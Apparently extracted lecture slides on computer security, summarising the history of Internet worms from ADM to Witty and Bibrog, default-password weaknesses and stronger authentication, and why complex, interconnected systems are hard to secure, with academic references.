For more information about buffer overflow and security problems, see:
http://www.cert.org
http://http://www.securityfocus.com/archive/1

G. Hoglund, G. McGraw, Exploiting Software : how to break code, Addison-Wesley, 2004

Lessons from the Internet worm (2)

- Worm authors have improved their coding
  - ADM, May 1998
    - First Worm to scan random IP addresses
  - Lion, March 2001
    - a stealthy rootkit worm infecting Linux machines
  - CodeRed, July 2001
    - The first significant traditional worm on windows
    - Completely memory resident
    - 360000 hosts infected in 14 hours
  - Slammer, January 2003
    - Used a single UDP packet to spread
  - Witty Worm, March 2004
    - exploited a bug in ISS firewall products
    - Took 45 minutes to infect almost all systems running the vulnerable firewall

For more information, see :
D. Kienzle, M. Elder, Recent Worms : a survey and trends, Proc. WORM'03, October 2003
C. Shannon and D. Moore, The spread of the Witty Worm, IEEE Security and Privacy, July/August 2004
David Moore, Colleen Shannon, Jeffery Brown, Code-Red: a case study on the spread and victims of an Internet worm" Presented at the Internet Measurement Workshop (IMW) in 2002.

Lessons from the Internet worm (3)

- Other types of worms are possible
- Worms spreading via email or other apps
  - Melissa, March 1999
    - emailed itself to the first 50 entries of address book
  - LoveLetter, March 2000
    - used double file extensions .gif.exe to fake users
  - Magistr, March 2001
    - Contained its own SMTP server to mail itself
    - Randomly sent private files in infected messages
  - Nimda, September 2001
    - Combined email with other types of spreading
  - PeachyPDF, August 2001
    - first worm to spread by using Acrobat 5
  - Bibrog, January 2003
    - Spread via peer-to-peer : Kazaa, Grokster, ICQ, IRC,...

Lessons from the Internet Worm (4)

- Many users/system administrators still leave default passwords
  - lists of passwords are available on the Internet
  - Mybot Worm, January 2005
    - Attacked mysql on Windows machine by using password guessing to break root account on mysql
- Stronger passwords are now available
  - shadow password hides `/etc/passwd` info
  - MD5 used to hash passwords on Unix
  - Public-key based authentication
    - with SSH for secure remote login
    - with SSL for access to TCP-based services
    - with various types of security devices generating one-time passwords
  - Biometrics

For a list of default passwords, see :
http://www.phenoelit.de/dpl/dpl.html

Why is security so difficult ?

- Computing systems are *complex* ...
  and their complexity increases
  - Experts estimate between 5-50 bugs per KLOC
    - Solaris 7 : 400.000 lines of code
    - Boeing 777 : 7.000.000 lines of code
    - Linux : 2.000.000 lines of code
    - Windows 3.1 : 3.000.000 lines of code
    - Windows XP : 40.000.000 lines of code
- Computing systems are *extensible*
  - Java, .net, dynamical objects and libraries
- Computing systems are *interconnected*
  - Internet and mobile phone networks
- But, the main problem is
  - A security problem in a single component can renders the whole system totally insecure